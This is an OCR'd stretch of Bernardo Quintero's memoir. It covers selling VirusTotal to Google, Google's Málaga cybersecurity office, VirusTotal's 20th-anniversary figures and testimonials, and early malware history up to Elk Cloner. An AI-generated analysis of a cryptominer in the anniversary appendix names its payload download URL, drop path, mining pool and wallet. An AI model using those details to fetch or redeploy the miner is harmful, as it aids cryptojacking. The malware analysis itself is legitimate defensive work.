
For the occasion, the lawyers had prepared a gift for me: an elegant pen to sign the final document. I appreciated the gesture, but as I glanced up, I noticed a pencil holder full of pens at the far end of the table. Among them was a humble and familiar BIC Cristal pen, the kind that reminded me of my family's typing academy, where my father always stocked up on BIC pens. Without hesitation, I grabbed the BIC and used it to sign the sale of VirusTotal. That simple pen,

filled with personal memories, sealed one of the most significant transactions of my life.

After bidding farewell to the lawyers and picking up my suitcase at the hotel, I decided not to take a taxi. I preferred to walk to Atocha Station—I needed some fresh air.

As I walked through the streets of Madrid, I pulled out my phone and sent a message to the A-Team with the subject line: "Done." I reminded Julio that he owed me a bottle of whiskey, an old bet we had made years ago when I said we would end up selling VirusTotal to Google and started planning the entire strategy. The message was brief, direct. Just another day at the office.

During the train ride from Madrid to Málaga, after exchanging congratulatory messages with Mike and the acquisitions team, I took the opportunity to write to Torcuato, a doctor and director of the Axarquía Health Area, which included the hospital where I worked in the mornings.


finalmente Inbox ×

Bernardo Quinte... Fri, Apr 13, 2012, 10:39 PM
to torcuato.romero.sspa

Hola Tato,

Siento el tiempo que he estado desaparecido, pero hasta hoy no se ha cerrado todo (en estos momentos vuelvo a Malaga), al final todo salió bien, incluso mejor que las expectativas iniciales. Así que finalmente solicitaré la excedencia, sólo quería que fueras el primero en saberlo y agradecerte el apoyo que siempre he tenido por tu parte. Intentaré acercarme la semana que viene, para gestionar el papeleo pero sobre todo para veros. Hablamos.

Gracias,
Bernardo

Message sent to Torcuato, director of the Axarquía Health Area, thanking him for all his support and informing him that I would be requesting a leave of absence, marking the end of juggling multiple jobs with morning, afternoon, and night shifts (April 2012)

Over the past few weeks, I had taken vacation days, but I knew I could no longer juggle my position as a public servant at the Andalusian Health Service with my new role at Google. In the message, I informed him that I would be leaving the hospital and applying for an indefinite leave of absence. I sincerely thanked him for the support he had always given me, especially during the years when balancing my hospital job with developing Hispasec and VirusTotal had been a constant challenge.

I arrived in Málaga late at night. My car was parked at the María Zambrano station, and I drove back to Vélez. My eyes stung from exhaustion; I desperately needed sleep. When I got home, already in the early hours, Mari Carmen was waiting for me, as always. She asked if I wanted something to eat. I said no, just a glass of milk and, above all, sleep.

Then, sitting at the kitchen table, we had one of those simple but deeply meaningful conversations. She looked at me and said:

—So, it's done? Everything's finished?

—Yes, it's done—I replied, exhaling as if a weight had been lifted off my shoulders.

—How are you feeling? How do you feel?

—Good. I was eager for it all to be over. Tell me, is there something you'd like? Would you like to buy something? A bigger house?

—No, I don't want anything, just to keep things as they are—she said with a smile.

—Alright, I don't want anything to change either—I replied, returning her smile.

—Come on, let's go to bed, you're exhausted.

We went to bed, and I was out like a light. The accumulated

exhaustion of the last days, weeks, even months, completely overtook me.

The next morning, we woke up to Carmen and Celia jumping on the bed. They wanted breakfast, and since it was Saturday, we hadn't set an alarm. We went down to the kitchen together, and while they chatted away about their little things, we didn't mention anything about what had happened. We had breakfast like any other day. Life went on.

The rest is history.

Collage of photos on the wall in front of my desk at home, what I saw when I looked up from the monitor while writing these final lines

What I Learned...

In the end, this entire process taught me something fundamental: no matter how great your professional achievements or how intense the challenges you face, what truly matters is what remains when everything settles down.

The most important thing is having the people around you—those who stand by you in the simplest moments of life: family, friends, those who remain constant no matter how much the world changes around you.

I realized that even though I had sold VirusTotal to Google and gone through one of the most intense processes of my life, what truly mattered was coming home, sharing time with my wife, and listening to the everyday noise of my daughters playing.

The path of an entrepreneur can be thrilling, but it should never distract you from what really matters. Enjoy the journey, learn at every step, dare to dream big... but never forget that life, in essence, is something else.

True happiness, like true success, lies in the simple moments and the quality time shared with those you love. Because no matter how far you go, the essential things will always be waiting for you at home.

The rest is history.

Epilogue

Google Málaga

After the acquisition of VirusTotal by Google, one of the first questions they asked us was: "Where do you want to work?" We chose an unconventional office: a villa in the residential neighborhood of El Candado, east of Málaga.

It was a standalone house with a garden, a pool, and breathtaking views of Málaga Bay. It felt more like a vacation retreat than a tech office for one of the world's giants. However, that villa became Google's first office in Málaga.

In its living room, with an open kitchen, we set up the six desks for the team. There was no sign indicating that Google was operating there, making our headquarters even more unique—almost clandestine. The only obvious thing was that we were in an idyllic location, working with the sea in the background and the serenity of a residential area.

Villa where the first Google office in Málaga was hosted (2012)

In 2015, Google announced the creation of Alphabet, a new corporate structure that would become Google's parent company. Alphabet was not just an internal reorganization but a framework designed to allow various innovative and disruptive projects to chart their own paths. Alongside Google, Alphabet housed companies focused on health, biotechnology, and other ambitious fields. It was then that we thought: why couldn't VirusTotal become one of those independent companies under Alphabet?

We didn't hesitate and made our pitch directly to Sergey Brin. We demonstrated how, with just six engineers working from a small villa in Málaga, we had managed to double all our key metrics year after year. VirusTotal was a genuine success story within Google. Sergey was intrigued by our entrepreneurial boldness but explained that an Alphabet company needed a much broader market and more

ambitious goals. Even so, he liked our spirit and decided to send us to Google X.

For those unfamiliar, Google X is Google's secret lab where the boldest and most visionary projects, known as moonshots, are born. This is where ideas like self-driving cars or what would later become the explosion of generative Artificial Intelligence were conceived.

The Google X building stood out within Google's Mountain View campus, with heightened security and stricter access controls than the rest. On the third floor were the private offices of Larry Page and Sergey Brin. When we arrived, we were welcomed on that very floor, where the flags of Spain and the United States hung side by side, and desks with our names awaited us.

Spanish flag at the Google X building in Mountain View, welcoming the Málaga team (2016)

We were thrilled, but our hearts remained in Málaga. So, we requested to return and continue working from there. From that point on, and without it being public knowledge, Google X had a small office in the same chalet in El Candado. Our team began to grow, and even more so did the team in Mountain View, led by

Stephen Gillet, the new CEO of what was evolving into a much more ambitious cybersecurity project. Although VirusTotal remained the only commercial product, we were now part of something bigger.

In record time, we graduated from Google X, and in 2018, Chronicle was officially announced as Alphabet's first cybersecurity company. By then, there were already 15 of us working in the Málaga chalet, but the space was starting to feel cramped. So, we began the search for a more suitable building to accommodate our growing needs. In the meantime, we reached an agreement with the University of Málaga (UMA) to temporarily set up in the Ada Byron Research Building.

Part of the Google/VirusTotal team during our time at the Ada Byron Research building at the University of Malaga (2019)

On the third floor of the right wing of the Ada Byron building, we set up shop. Directly below us, on the second floor, were our neighbors, NICS Labs—the UMA cybersecurity research group led by Javier

López, a pioneer of cybersecurity in Spain. This proximity allowed us to sign agreements for R&D collaboration and launch the Expert Degree in Reverse Engineering and Malware Intelligence. This program, jointly taught by UMA professors and VirusTotal engineers, enabled us to train and recruit specialized talent to continue growing.

At the same time, I reached an agreement with Stephen Gillet to establish Chronicle's headquarters for Europe, the Middle East, and Africa (EMEA) in Málaga. We found the perfect building: the former Military Government building, located next to the Málaga port, which had been abandoned for 20 years. Stephen gave the green light, and we began negotiations to acquire the property. Málaga's growth seemed unstoppable.

However, in 2019, Chronicle was absorbed into Google Cloud through a sort of internal merger within Alphabet. We were back under the immense machinery of Google, and the project for the new building in Málaga fell through overnight.

I had to start from scratch to convince our new boss, Sunil Potti, Google Cloud's Vice President of Security, that Málaga should remain a key strategic hub for the project's future.

Amid all this, the COVID pandemic hit, sparking a global debate about whether physical offices still made sense or if remote work was here to stay. Everything seemed to be working against us. But then Dani Vaca, a colleague from VirusTotal, bet me a bottle of whiskey that I'd never manage to get that building. A bet—it was just the spark I needed.

Finally, in November 2023, the Google Cybersecurity Center of Excellence was inaugurated in Málaga. After years of renovations, the building by the Málaga port was transformed into Google's European headquarters, exclusively focused on cybersecurity. It

became a benchmark for the entire continent and the only Google facility worldwide dedicated solely to this field.

Some of the Google Malaga team at the door of the new office (2023)

What began in a small chalet in El Candado had now solidified into one of Google's most significant global projects. Málaga, the city where we chose to stay, had become the nerve center for cybersecurity across Europe.

The announcement of Google's investment and the creation of its new center in the city garnered significant international media attention. This move not only positioned Málaga as a cybersecurity hub but also triggered a ripple effect, attracting other tech multinationals to establish centers of excellence, research, and development in the city.

I remember trying to stay under the radar during the inauguration, keeping to the background while the dignitaries and politicians in attendance took center stage in the photos and media statements. The mayor of Málaga, chatting with Kent Walker, Alphabet's president, remarked on my contributions to the city. With a knowing

smile, Kent recalled that day back in 2012 when Sergey Brin called him to set in motion the acquisition of a small company in Spain.

After posing for this photo, a conversation took place between Kent Walker, President of Alphabet, and Francisco de la Torre, Mayor of Málaga (2023)

For me, the real celebration came a week later, when a group of schoolchildren attended the first lecture in the building's auditorium. Seeing their curious faces and enthusiasm for technology—that's what truly drives me.

And it wasn't just any school. It was Zona Sur in Vélez-Málaga, the same place where I encountered that teacher and her Rubik's Cube. Alongside the students, several retired teachers who had taught me as a child were also in attendance. It became a tribute to them, giving me the opportunity to thank them for everything they had done for me.

Zona Sur School of Vélez-Málaga visits Google Headquarters (2023)

As I write these lines, we mark the 20th anniversary of VirusTotal's launch. Just a few days ago, I received a private congratulatory message from my boss, Sunil Potti: "Bernardo, what you've achieved within Google is ten times more challenging than creating and selling your startup to Google."

The truth is, these past 12 years at Google have been a completely different chapter from my days as a startup founder. A true roller coaster—not just with its ups and downs but also with unexpected twists. Along the way, I've been fortunate to meet fascinating people, continue making mistakes, collect plenty of anecdotes, and, most importantly, learn at every step. It's a story that, perhaps, deserves to be told in a second installment... someday.

The journey continues.

Bernardo Quintero
June 23, 2024

> *A reminder that determination matters more than talent: there are many talented people who never achieve anything, but very few determined ones who don't.*

Paul Graham, entrepreneur, investor, and co-founder of Y Combinator

Appendix A: 20 Years Later

VirusTotal on Its 20th Anniversary

Twenty years is a long time. What began in 2004 as a small online antivirus aggregator, allowing users to upload suspicious files for analysis by multiple products, quickly grew into something much larger—something far more impactful. VirusTotal stopped being just another service and became an essential tool for the security community. We had changed the game.

By making the largest database of malware and threats the world had ever seen publicly accessible, we democratized information. Suddenly, what was once a luxury reserved for a select few became available to any researcher, company, or curious student. It didn't matter whether you were a budget-strapped startup or an industry giant—everyone had access to the same data, the same fuel that powered the cybersecurity industry.

Little by little, we began to realize that the project was growing beyond our control—in the best possible way. One day, an antivirus company told us they had stopped using their own internal tools in favor of our platform. For them, it was easier and more efficient to rely on VirusTotal than to maintain their own infrastructure. Another

milestone came when we noticed, almost naturally, that in specialized Internet forums, the term "VT" was being used as a verb. People no longer said, "that file was analyzed and..."; instead, it was, "that file was VTed and..." That's when I knew we had crossed a threshold.


And of course, when you change the rules, you also change the industry. With that open threat database, new companies, new products, and new approaches to cybersecurity emerged. Businesses that once had to invest massive amounts in their own tools and platforms could now focus on building better defenses, knowing that VirusTotal provided the raw data to fuel and improve their products.

For a moment, I was tempted to use this appendix to list all the features and tools we've added to VirusTotal over the years. But then I realized I'd need another book—and a pretty hefty one at that.

The truth is, VirusTotal stopped being just a simple antivirus aggregator a long time ago. Today, it stands as the world's largest public cybersecurity observatory, specializing in threat intelligence.

Our database holds over 50 billion cataloged and detailed files, along with more than 1.5 billion behavioral reports. We receive files from more than 232 recognized geographical entities according to the ISO 3166-1 standard—essentially, every country in the world, as well as additional territories and special regions.

But we don't stop at files: we correlate all threats with their associated online infrastructure, such as IPs, websites, and domains. To date, we've analyzed over 6 billion URLs and stored 170 billion resolutions in our passive DNS database. And these are just a few examples.



A look at some key figures for VirusTotal on its 20th anniversary (2024)


All this information in VirusTotal is meticulously indexed and correlated, enabling us to work with incredible flexibility. It's like having two powerful tools at your fingertips: a telescope and a microscope.

When we talk about the telescope, we mean the ability to observe large-scale attack patterns and behaviors on a global level. We can identify how attacks cluster into large "constellations," forming threat groups that repeat over time, correlating IPs, domains, and URLs. This provides us with a panoramic view of major cyberattack campaigns affecting different parts of the world or targeting specific industries.

What's truly fascinating is that we don't stop at this macro view. Much like adjusting the focus of a telescope, we can "zoom in" and navigate from this high-level perspective down to more specific attack campaigns. And even further, we can fine-tune the lens until the tool ceases to be a telescope and transforms into a microscope.

This is where we dive into the most granular details: VirusTotal provides a microscopic view of any element—whether it's an IP

address, a domain, a URL, or a file—extracting all possible information and metadata. This includes everything that happens when a file executes in controlled sandbox environments.



VirusTotal Graph, a feature for navigating its vast database of threat correlations (2024).

For example, we can observe every interaction the malware has with the operating system: whether it creates, edits, reads, or deletes files or other system content. Additionally, we capture all network traffic generated by the file during execution, which is then analyzed and indexed. This allows us to trace the connections the malware attempts to establish, whether to exfiltrate data or communicate with command-and-control servers.

To take analysis to the next level, we can perform raw byte-level searches within files. This allows us to uncover deep details that

would typically go unnoticed in a more superficial analysis. Additionally, at VirusTotal, we decompile and disassemble binaries, giving us a highly technical view of the code and enabling a deeper understanding of how the malware is constructed.

As part of the process, we also leverage artificial intelligence with large language models (LLMs) to process these codes, providing advanced insights into their functionalities and potential objectives. This approach offers a significant advantage in analyzing malware behavior, allowing our users to understand not only *what* it does but also *how* it works and *why*.

✦ Code insights

The provided code demonstrates the behavior of a malware sample designed to perform cryptomining, specifically, it downloads a cryptocurrency miner and executes it with specific configuration parameters. The malware attempts to download a binary from a remote server, stores it locally, and then launches the miner using the "ShellExecuteA" function with specific mining pool and wallet parameters. The code utilizes obfuscation techniques, such as string encoding, to obscure its malicious intent and avoid detection.

Malicious Behavior:

* Download a miner: The code attempts to download a binary file named "cminer.bin" from the URL "https://s3.amazonaws.com/hkxd/cminer.bin". This suggests a connection to a remote server for fetching the malicious payload.
* File Creation and Execution: The malware creates a file named "cxz.exe" within the "C:\ProgramData" directory and stores the downloaded miner binary in it. This file is later executed using ShellExecuteA.
* Mining configuration: The malware specifies mining pool, wallet address, and other mining parameters for the downloaded miner. These parameters point to a mining pool "http://mining.eligius.st:8337" and a wallet address "1QELzmTBsrb2uj3qyufzvh6m4CscF89FFP"

Rate this suggestion

Show less

Example of Code Insight, a feature using Generative AI to analyze code and generate reports as a malware analyst would (2024)

In summary, VirusTotal not only provides a large-scale view of global threats but also allows us to zoom in on the smallest details—often where the key to many sophisticated attacks lies hidden.

This year, 2024, as we celebrate 20 years, we've felt the community's support more than ever. Companies, researchers, hackers, and users alike have shown us that what we do truly matters—and it matters a

lot. All of this has been possible thanks to a global community that has grown alongside us and, in many cases, built their own successes by collaborating on what we started two decades ago.

"It's difficult to think of a project that has had a greater impact on our industry than VirusTotal. I believe its success rests on three key pillars: providing easy access to top antivirus engines for users, enabling researchers to efficiently use YARA for pivoting, and the incredible dedication and passion of its team. On this 20th anniversary, happy birthday to VirusTotal and to everyone who has worked tirelessly to make this dream a reality! Cheers also to all who rely on VirusTotal daily for their work! Analizar, siempre!"

Costin G. Raiu, Independent security researcher

"VirusTotal was a real gamechanger. In addition of building a technical platform, it also built a community. Thank You for your work!"

Mikko Hyppönen, Technology speaker and author. CRO at WithSecure

"Reflecting on VirusTotal's 20th anniversary, I still remember the launch of their URL scan service back in 2010 and early collaborations with Google Safe Browsing and Chrome. We all had an aligned mission to make the web a safer place for everyone. Twenty years in, lots of progress to be proud of protecting people around the world, and our work continues!"

Parisa Tabriz, VP/GM Chrome & Google Security Princess

"VirusTotal has become a vital asset for cybersecurity defenders globally, providing essential insights that accelerate detection and response. At CrowdStrike, we are proud to have been the first to integrate our NGAV technology with VirusTotal, reflecting our shared commitment to innovation and security. By harnessing collective intelligence, VirusTotal has significantly elevated cybersecurity standards, ensuring a safer digital environment for all. Congratulations on this remarkable milestone and thank you for your dedication to supporting the security community and protecting organizations worldwide."

George Kurtz, President/CEO and co-founder of CrowdStrike

"Microsoft believes security is a team sport and the integration of SysInternals with VirusTotal has made it easier to analyze malware and share those results to improve security for all. In addition, Microsoft Defender XDR uses VirusTotal reports as an accurate threat intelligence source, and VirusTotal uses detections from Microsoft Defender antivirus as a primary source of detection"

Mark Russinovich, Azure CTO and Technical Fellow, Microsoft

"Since the earliest days of TAG in 2010, VirusTotal and the team have been a critical partner helping us to defend Google, Google users and the world. We all owe a huge debt to all this team has done and how they have provided so much to the community of those fighting against online threats."

Shane Huntley, Sr Director Google Threat Intel and cofounder of TAG

"For two decades, VirusTotal has maintained an unwavering commitment to partnering across the community, creating transparency around the tools that threat actors are using to undermine global safety. They have had a meaningful impact on countless individuals and organizations, uplifting security teams across the planet, in a challenging asymmetric threat landscape. Thank you for all that you've done for Google, and the world."

Heather Adkins, VP/Fellow, Security Engineering at Google

"VirusTotal has consistently tackled tough challenges in cybersecurity. By assisting them with detailed analyses and organizing the first-ever VirusTotal training in Japan, I've seen their impact firsthand. Celebrating their integration into Google's parent company was a milestone. As VirusTotal marks 20 years, it's clear they've become essential for detecting malware and supporting cyber threat intelligence. Their contributions are invaluable to security personnel. I hope the younger generation continues this vital work, ensuring VirusTotal thrives for another 20 years."

Adrian Hendrik (unixfreaxjp), Cyber Emergency Center of LACERT, Japan

"I've been using both VirusTotal and YARA since their early days. Over the past 12 years, I've written more than 18,000 YARA rules, greatly aided by the features and capabilities of VirusTotal. Today, I consider VirusTotal an indispensable tool for the cybersecurity community. We rely on it to track threat actors, connect the dots, uncover new undetected malware, quality test our detections, and discover related and still unnoticed threats. VirusTotal stands as one of the central pillars of the cybersecurity toolset, if not the most important one."

Florian Roth, VP R&D at Nextron Systems

"Yara cut the gordian knot paralyzing information sharing. It gave defenders a way to share detection when they could not share samples. VirusTotal sped up global defense by providing a common hunting ground containing the world's more important threats."

John Lambert, Corporate Vice President and Security Fellow, Microsoft

"Over the past 20 years, VirusTotal, or VT to most of us, has evolved from a simple multi-scanner to a key source of security intelligence. It is relied on by security companies as well as security professionals. Beyond that, VT has been a reliable partner from the very beginning. They have always been ready and willing to add features and APIs to make using their services and integrating it into both products and workflows easier. The vast wealth of data analytics and historical data on files and families, has permanently stitched VT into the fabric of security intelligence. I cannot wait to see what the next 20 years of innovation will produce. Congratulations on the first 20 years!"

Mark Kennedy, Distinguished Engineer Broadcom, AMTSO Chair

Looking ahead, we remain committed to our mission. We know there is still much work to be done, and we are fully aware that we cannot do it alone. We rely on the ongoing support of the industry and the community, working together to push boundaries and make the digital world a safer place for everyone.

Thank you all for being part of this journey. Here's to many more years of working together to combat cyber threats and protect our digital lives.

www.virustotal.com: A look at its different versions (2004-2024)

Appendix B: The First Virus

Elk Cloner


There are places that captivate you, reconnect you with your inner child, and reignite forgotten passions. For me, one of those places is the OXO Museum in Málaga. Dedicated to the history of video games, it takes visitors on a journey from 1972 to the present day. I had the honor of attending the inauguration as a guest of the Ramos brothers, the masterminds behind the museum. Interestingly, that visit is the reason I'm writing these lines.

I was struck by the care with which the museum showcases the entire history of video games, presented with an impressive level of detail. Not only do you learn about the history and see the computers, consoles, and arcade machines—you can actually play with them! My daughters, Carmen and Celia, were having a blast, though I suspect I enjoyed it even more, thanks to the extra dose of nostalgia.

We had barely stepped into the first room when Celia made a beeline for the Apple II, one of the 8-bit machines on display, and started typing... despite the fact that it was turned off. "I like the feel of this keyboard," she told me. By the end of the visit, after playing with

dozens of computers and consoles, she declared the Apple II her favorite. I didn't think much of it at the time—she's always been an Apple fan.

A few months later, we returned to the museum. Any excuse was a good one, but this time we didn't want to miss the temporary exhibit dedicated to Dinamic, the first major Spanish video game company, celebrating its 40th anniversary. The exhibit showcased many of the games that defined my childhood with the Spectrum, along with iconic titles from their later years, like *PC Fútbol*.



The Dinamic exhibit at the OXO Museum, Málaga (2024)

And then it happened again: Celia went straight to the powered-off Apple II and started typing away once more. "Dad, I love this computer," she said. That day, I left the museum with one thought fixed in my mind: I had to find her an Apple II. It would be a gift for Celia—and, let's be honest, for me too. I've always had a soft spot for retro computing.

A few weeks later, Celia walked into her room to find an Apple II sitting on her desk. When she plugged it in and inserted a floppy disk to test it, I couldn't help but think about how the first computer virus in history was created for this machine: *Elk Cloner,* designed by a teenager in 1982, spreading through Apple II floppy disks.

The Apple II on Celia's desk (2024)

In that moment, I realized I had the chance not only to dive into the inner workings of the Apple II—a machine that's a cornerstone of computing history—but also to infect myself with the first virus in history and analyze it. It was a chance to transport myself back in time, to relive a foundational milestone in our field. *Elk Cloner* wasn't just a technical curiosity; it opened the door to an industry that today generates billions of dollars: malware creation and the security solutions that combat it.

So, I went for it. And the experience did not disappoint. *Elk Cloner* holds more than a few surprises, and I believe it hasn't been studied as thoroughly as it deserves. We tend to focus more on *Brain*, the first boot sector virus for PCs, created four years later in 1986. But *Elk Cloner* was the trailblazer, the one that started it all.

What follows is a journey into the past, to the genesis of malware—a story that begins with an ingenious teenager who decided to play a prank on his friends and, unknowingly, laid the groundwork for an entire industry and an eternal struggle between attackers and defenders.

Since I'm writing this section as an appendix, I'll allow myself some technical details—this one's for us, the computer geeks ;-) Are you coming along?

The Prehistory of Malware

I had heard of *Elk Cloner*—in fact, I mention it in the introduction to the *Expert Degree in Reverse Engineering and Malware Intelligence* course we teach in collaboration with the University of Málaga. However, I had never analyzed it myself.

In that course, I dedicate the first two days to a module titled "A Brief History of Malware," where, over eight hours, we explore what could be called the evolution of digital threats, from their origins to the present day.

I call the first hour "The Prehistory of Malware," starting in 1947 with the famous "bug" of the Mark II. While it wasn't malicious software, this failure—caused by a moth and documented by Grace Murray Hopper—introduced the concept of a "bug" in computer systems.

This term, still in use today, is also tied to the process of "debugging," which is essential for identifying software errors and is equally

critical in malware analysis. Through debugging, analysts can examine a virus's code step by step, unraveling its malicious behavior.

Next, I discuss John von Neumann, who in 1949 published his seminal work *Theory and Organization of Complicated Automata*. Although theoretical, this work introduced the concept of self-replicating programs—a notion that would later become the foundation for computer viruses.

From here, I move to 1966, when Victor A. Vyssotsky, M. Douglas McIlroy, and Robert Morris Sr. at Bell Labs developed a game called *Darwin*, designed to run on the IBM 7090 computer. The objective of the game was for players to write small programs that competed for control of a memory area known as the "arena," with the goal of eliminating rival programs. Players wrote in machine language to control specific functions provided by the game's referee, such as scanning memory, claiming free spaces, and destroying other programs.

You might recognize the name Robert Morris Sr., either for his contributions to Unix security or his work with the NSA. However, it was his son, Robert Tappan Morris, who would later gain fame—or infamy—for creating the notorious *Morris Worm*, adding a new dimension to the family name.

Next, we discuss *Creeper*, created by Bob Thomas in 1971 as an experiment to demonstrate that programs could move between computers connected to ARPANET, aiming to share resources more efficiently. *Creeper* would display the message, "*I'M THE CREEPER: CATCH ME IF YOU CAN*," on each machine it visited. It wasn't designed with malicious intent but rather to showcase the potential of the network. Over time, Ray Tomlinson modified *Creeper* so it could replicate itself instead of simply "hopping" from one system to another.

Realizing that this behavior could spiral out of control, Tomlinson wrote *Reaper*, a program designed to track down and delete *Creeper* instances on affected ARPANET machines. According to Tomlinson, it wasn't a solution to a real security problem but more of an anecdotal experiment to see how replication could be managed. *Creeper* never caused any issues on the systems it touched and was regarded as an interesting technical trick.

On the other hand, it's important to remember that Ray Tomlinson is best known for inventing email and introducing the use of the "@" symbol, leaving an indelible mark on the history of computing.

In 1975, John Walker created *ANIMAL*, a guessing game for UNIVAC systems that not only allowed the computer to guess the animal the user was thinking of but also automatically corrected errors in its database, making it unique among games of its kind.

To distribute *ANIMAL* more efficiently, Walker developed *PERVADE*, a subroutine that automatically replicated the program across all accessible directories, facilitating its propagation. While this self-replication process wasn't malicious, it highlighted the potential dangers of such mechanisms if used with harmful intent.

Walker's career didn't end there. In the 1980s, he gained fame as a co-founder of Autodesk, the company behind AutoCAD, the computer-aided design software that revolutionized the digital design industry.

What I Knew About *Elk Cloner*

And finally, we arrive at *Elk Cloner*, created in 1982 by Rich Skrenta, who was only 15 years old at the time. What's fascinating about *Elk Cloner* is that it wasn't a game, an experiment, or an accidental byproduct—it was the first intentionally designed virus, infecting Apple II floppy disks through the boot sector.

Elk Cloner is widely recognized as the first computer virus in history, even though the term "computer virus" hadn't been coined yet. This explains why Skrenta used different terminology, referring to his program as a "cloner" rather than a "virus," and talking about "infiltrating" instead of "infecting."

By that point, Skrenta already had a bit of a reputation among his friends for tampering with floppy disks and adding pranks, which led many to stop accepting disks from him altogether. To overcome this obstacle, he developed a program that copied itself onto disks automatically, without requiring physical intervention—allowing him to keep delivering his jokes. A true troll ahead of his time.

This virus activated when an Apple II was booted from an infected floppy disk. From that moment, *Elk Cloner* would reside in the system's memory and spread to other floppy disks inserted into the computer. One of its most striking features was its ability to display a poem after every 50th boot from an infected disk:

> Elk Cloner:
>
> The program with a personality
>
> It will get on all your disks
>
> It will infiltrate your chips
>
> Yes, it's Cloner!
>
> It will stick to you like glue
>
> It will modify RAM too
>
> Send in the Cloner!

It was the first time a self-replicating program affected real users of personal computers.

And that's about all I knew about *Elk Cloner*—gleaned from books and articles I had read. It hadn't particularly caught my attention, as I saw it as a rudimentary version of later boot sector viruses I encountered on PCs. Moreover, I had never worked with an Apple II.

But all of that was about to change.

The Apple II

Before diving into the analysis, I spent some time reading and learning more about the Apple II and its architecture. Released in 1977, it was one of the first personal computers to reach the mass market. Both the original Apple II (with 4KB of RAM, expandable to 48KB) and the Apple II+ from 1979 (48KB expandable to 64KB) used the 8-bit MOS 6502 processor running at 1 MHz.

One key difference between the two models, apart from the RAM, was the *BASIC* language they used. While the Apple II ran Integer *BASIC*, developed by Steve Wozniak, the Apple II+ featured *Applesoft BASIC*, a more advanced version that supported floating-point calculations and was developed by Microsoft.

Despite these differences, *Elk Cloner* exploited the similarities in architecture between the Apple II and II+, allowing it to infect both models through the boot process from floppy disks.

The 6502 processor, despite its simplicity, was quite versatile. For analyzing *Elk Cloner*, it's important to understand that it supported indirect addressing, which allowed access to memory data through pointers.

It's also relevant to note that the 6502 had a 16-bit address space, enabling it to address up to 64KB of memory. The processor used three main registers: the accumulator (A), and the X and Y registers.

These features were integral to its functionality and provided the foundational capabilities that *Elk Cloner* leveraged in its infection and replication processes.

The Apple II relied on floppy disks to load and run programs, as it had no hard drive. Floppy disks formatted with Apple DOS 3.3 were organized into 35 tracks, each containing 16 sectors of 256 bytes. The first three tracks were reserved for boot loaders (*Boot 0*, *Boot 1*, *Boot 2*) and a copy of DOS, which allowed the system to load the operating system into memory during the boot process.

